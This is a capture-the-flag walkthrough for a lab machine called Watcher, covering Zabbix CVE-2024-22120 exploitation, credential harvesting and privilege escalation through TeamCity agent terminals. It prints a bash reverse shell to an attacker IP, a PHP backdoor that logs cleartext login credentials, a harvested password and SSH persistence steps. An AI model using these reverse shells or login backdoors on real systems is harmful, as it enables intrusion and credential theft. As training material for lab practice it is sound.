Watcher

15th Dec. 2025

Prepared By: 0xEr3bus

Machine Author(s): DarkCaT & whatev3n

Difficulty: Medium

Synopsis

Watcher is a medium difficulty Linux box that involves Zabbix and is vulnerable to CVE-2024-22120, which allows an attacker to gain Remote Code Execution. After getting RCE, the attacker discovers that a web app can be backdoored, allowing them to gain credentials for a user account. The user is allowed to access TeamCity, which is running as root, and an agent terminal is active, allowing an attacker to gain a reverse shell as the root user.

Skills Required

- Basic Web Enumeration
- Basic DevOps Understanding

Skills Learned


- Backdooring Zabbix Web App
- TeamCity Agent Terminals

Enumeration

Nmap

```
$ ports=$(nmap -Pn -p- --min-rate=1000 -T4 10.129.15.226 | grep ^[0-9] | cut -d
'/' -f 1 | tr '\n' ',' | sed s/,$//)
$ nmap -Pn -p$ports -sC -sV 10.129.15.226

PORT      STATE SERVICE    VERSION
22/tcp    open  ssh        OpenSSH 8.9p1 Ubuntu 3ubuntu0.13 (Ubuntu Linux;
protocol 2.0)
| ssh-hostkey:
|   256 f0:e4:e7:ae:27:22:14:09:0c:fe:1a:aa:85:a8:c3:a5 (ECDSA)
|_  256 fd:a3:b9:36:17:39:25:1d:40:6d:5a:07:97:b3:42:13 (ED25519)
80/tcp    open  http       Apache httpd 2.4.52 ((Ubuntu))
|_http-title: Did not follow redirect to http://watcher.vl/
|_http-server-header: Apache/2.4.52 (Ubuntu)
10050/tcp open  tcpwrapped
10051/tcp open  tcpwrapped
```

The Nmap output reveals ports 22 and 80, along with unknown/tcpwrapped ports 10050 and 10051. Port 80 is running Apache 2.4.52 and redirects to `http://watcher.vl`. We will add the vhost to `/etc/hosts` file.




From the landing page, Watcher appears to be a monitoring app. We will enumerate subdomains using ffuf.

```
$ ffuf -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt -u
http://watcher.vl/ -H 'Host: FUZZ.watcher.vl' -fs 4991

<SNIP>

 :: Method           : GET
 :: URL              : http://watcher.vl/
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/DNS/subdomains-
top1million-110000.txt
 :: Header           : Host: FUZZ.watcher.vl
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
```


```
 :: Filter            : Response size: 4991
________________________________________________

zabbix                  [Status: 200, Size: 3946, Words: 199, Lines: 33,
Duration: 246ms]
```

Fuff finds the `zabbix` subdomain, which sounds like a Zabbix instance. We add it to our `/etc/hosts` file and access it in the browser.



Foothold


Zabbix has guest logins; if the machine has it enabled, it will allow us to view the dashboard with minimal permissions.



On the web app footer, we have the Zabbix version displayed.

```
Zabbix 7.0.0alpha1. © 2001–2023, Zabbix SIA
```

Searching for exploits for this Zabbix version, we have CVE-2024-22120. The exploit needs a Session ID and Host ID. As we have Guest login enabled, we can base64 decode our cookie to obtain the Session ID. To retrieve the Host ID, we can check the Inventory and check for Hosts in there.



The Host ID is `10084`, which is the Zabbix Server in the Inventory. We will base64 decode the cookie and use the `sessionid` key.

```
$ echo
'eyJzZXNzaW9uaWQiOiJhZmM4OTk5MmEyMTQ0OWRiYzRlOWFkNDlhNmFjZmQzYSIsInNlcnZlckNoZWNrUmVzdWx0Ijp0cnVlLCJzZXJ2ZXJDaGVja1RpbWUiOjE3NjU4MDY5NDQsInNpZ24iOiJjNmU1ZTBkNjA4NDZlNGM3YTRkY2Y1Yzk4YmJkMTJiYzhmNjVmOTgzYTM0YzdmMDAzMjdlZmM3YmU0OWMzZjRmIn0=' |
base64 -d

{"sessionid":"afc89992a21449dbc4e9ad49a6acfd3a","serverCheckResult":true,"serverCheckTime":1765806944,"sign":"c6e5e0d60846e4c7a4dcf5c98bbd12bc8f65f983a34c7f00327efc7be49c3f4f"}
```

With both pieces of information in mind, we will run the exploit and wait for it to find the Admin Session ID and get Remote Code Execution.

```
$ python3 exploit.py --ip zabbix.watcher.vl --sid
afc89992a21449dbc4e9ad49a6acfd3a --hostid 10084
(!) sessionid=e29cc8d946f1a3135fe7ceec60d0ff0d1a3135fe7ceec60d0ff0d
[zabbix_cmd]>>:  whoami
zabbix

zabbix_cmd]>>:
```

We can use a simple bash reverse shell to get a more stable shell.

```
[zabbix_cmd]>>:  bash -c "/bin/bash -i >& /dev/tcp/10.10.15.121/1337 0>&1" &
```

We start a listener.

```
$ nc -lnvp 1337
Listening on 0.0.0.0 1337
Connection received on 10.129.15.226 45596
bash: cannot set terminal process group (6967): Inappropriate ioctl for device
bash: no job control in this shell
```

We also use Python to stabilise it properly.

```
zabbix@watcher:/$ python3 -c 'import pty; pty.spawn("/bin/bash")'
python3 -c 'import pty; pty.spawn("/bin/bash")'
zabbix@watcher:/$ export TERM=xterm
export TERM=xterm
zabbix@watcher:/$ ^Z
[1]  + 71377 suspended  nc -lnvp 1337
$ stty raw -echo; fg
[1]  + 71377 continued  nc -lnvp 1337
zabbix@watcher:/$
```

The user flag can be found under `/user.txt`.

Privilege Escalation

The Zabbix webapp is installed under `/usr/share/zabbix/` as the `zabbix` user; we have full control over all files under that directory. We can modify the login functionality to get clear-text credentials of any user who tries to access the web app. The current `index.php` file appears as follows; it retrieves `name` and `password` and performs a login.

```
zabbix@watcher:/$ cat index.php
<?php

<SNIP>

// login via form
if (hasRequest('enter') && CWebUser::login(getRequest('name', ZBX_GUEST_USER),
getRequest('password', ''))) {
  CSessionHelper::set('sessionid', CWebUser::$data['sessionid']);

  if (CWebUser::$data['autologin'] != $autologin) {
    API::User()->update([
      'userid' => CWebUser::$data['userid'],
      'autologin' => $autologin
    ]);
  }

<SNIP>
```

We will backdoor the file and create a file called `creds.txt`, storing the `name` and `password` from the request in that file.

```
<SNIP>
if (hasRequest('enter') && CWebUser::login(getRequest('name', ZBX_GUEST_USER),
getRequest('password', ''))) {
  CSessionHelper::set('sessionid', CWebUser::$data['sessionid']);

  // Backdoor
    $file = fopen("creds.txt", "a+");
  fputs($file, "Username: {$_POST['name']} | Password: {$_POST['password']}\n");
  header("Location: http://127.0.0.1/index.php");
  fclose($file);


  if (CWebUser::$data['autologin'] != $autologin) {
<SNIP>
```

After a couple of minutes, we have successfully backdoored Frank's user.

```
zabbix@watcher:/usr/share/zabbix$ cat creds.txt
Username: Frank | Password: R%)3S7^Hf4TBobb(gVVs
```

The user does not exist on the machine. Examining the open ports, we find the 8111 port, which wasn't detected in the Nmap scan.

```
zabbix@watcher:/$ ss -tulnp
Netid State  Recv-Q Send-Q      Local Address:Port  Peer Address:PortProcess
udp   UNCONN 0      0           127.0.0.53%lo:53         0.0.0.0:*
udp   UNCONN 0      0                 0.0.0.0:68         0.0.0.0:*
udp   UNCONN 0      0               127.0.0.1:323        0.0.0.0:*
udp   UNCONN 0      0                   [::1]:323           [::]:*
tcp   LISTEN 0      511               0.0.0.0:80         0.0.0.0:*
tcp   LISTEN 0      128               0.0.0.0:22         0.0.0.0:*
tcp   LISTEN 0      151             127.0.0.1:3306       0.0.0.0:*
tcp   LISTEN 0      4096              0.0.0.0:10050      0.0.0.0:*    users:
(("zabbix_agentd",pid=690,fd=4),("zabbix_agentd",pid=689,fd=4),
("zabbix_agentd",pid=679,fd=4),("zabbix_agentd",pid=678,fd=4),
("zabbix_agentd",pid=677,fd=4),("zabbix_agentd",pid=674,fd=4))
tcp   LISTEN 0      4096              0.0.0.0:10051      0.0.0.0:*
tcp   LISTEN 0      70              127.0.0.1:33060      0.0.0.0:*
tcp   LISTEN 0      4096        127.0.0.53%lo:53         0.0.0.0:*
tcp   LISTEN 0      128                 [::]:22             [::]:*
tcp   LISTEN 0      50                     *:33113             *:*
tcp   LISTEN 0      1      [::ffff:127.0.0.1]:8105             *:*
tcp   LISTEN 0      100    [::ffff:127.0.0.1]:8111             *:*
tcp   LISTEN 0      50     [::ffff:127.0.0.1]:59960            *:*
tcp   LISTEN 0      50     [::ffff:127.0.0.1]:9090             *:*
```

We can create a pair of SSH keys using `ssh-keygen` and perform a local port forwarding to access the 8111 TCP port.

```
zabbix@watcher:/var/lib/zabbix$ python3 -c 'import pty; pty.spawn("/bin/bash")'
zabbix@watcher:/var/lib/zabbix$ ssh-keygen
Generating public/private rsa key pair.
Enter file in which to save the key (/var/lib/zabbix/.ssh/id_rsa): Created
directory '/var/lib/zabbix/.ssh'.
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /var/lib/zabbix/.ssh/id_rsa
Your public key has been saved in /var/lib/zabbix/.ssh/id_rsa.pub

<SNIP>

zabbix@watcher:/var/lib/zabbix/$ ls .ssh
id_rsa  id_rsa.pub
```

We will add the `id_rsa.pub` file to `authorized_keys` so that we can use the private key to log in to the machine.

```
lzabbix@watcher:/var/lib/zabbix/$ cd .ssh
zabbix@watcher:/var/lib/zabbix/.ssh$ cat id_rsa.pub > authorized_keys
zabbix@watcher:/var/lib/zabbix/.ssh$ cat id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
<SNIP>
y4LOxKIhyBViwBAAAAEXphYmJpeEB3YXRjaGVyLnZsAQ==
-----END OPENSSH PRIVATE KEY-----
zabbix@watcher:/var/lib/zabbix/.ssh$
```


Once everything is done, we will copy the id_rsa file over to our machine and SSH with it, also using `-L` for port forwarding and `-N` for no login.

```
$ ssh -i id_rsa zabbix@watcher.vl -L 8111:127.0.0.1:8111 -N
```


Once the command is executed, we should be able to access `127.0.0.1:8111`. Using Nmap, we can see that Apache Tomcat is running TeamCity.

```
$ nmap -Pn -sC -sV -p8111 127.0.0.1

PORT     STATE SERVICE VERSION
8111/tcp open  http    Apache Tomcat (language: en)
| http-title: Log in to TeamCity &mdash; TeamCity
|_Requested resource was /login.html
```


We can access the endpoint on the browser, and we are navigated to `login.html`.



We can use Franks credentials to login to TeamCity.



From the dashboard, we can see that we have an active agent. Each agent has `Agent Terminals` to debug CI/CD Builds. We can exploit this to gain root access, as TeamCity is running as root.



The root flag can be found under `/root/root.txt`.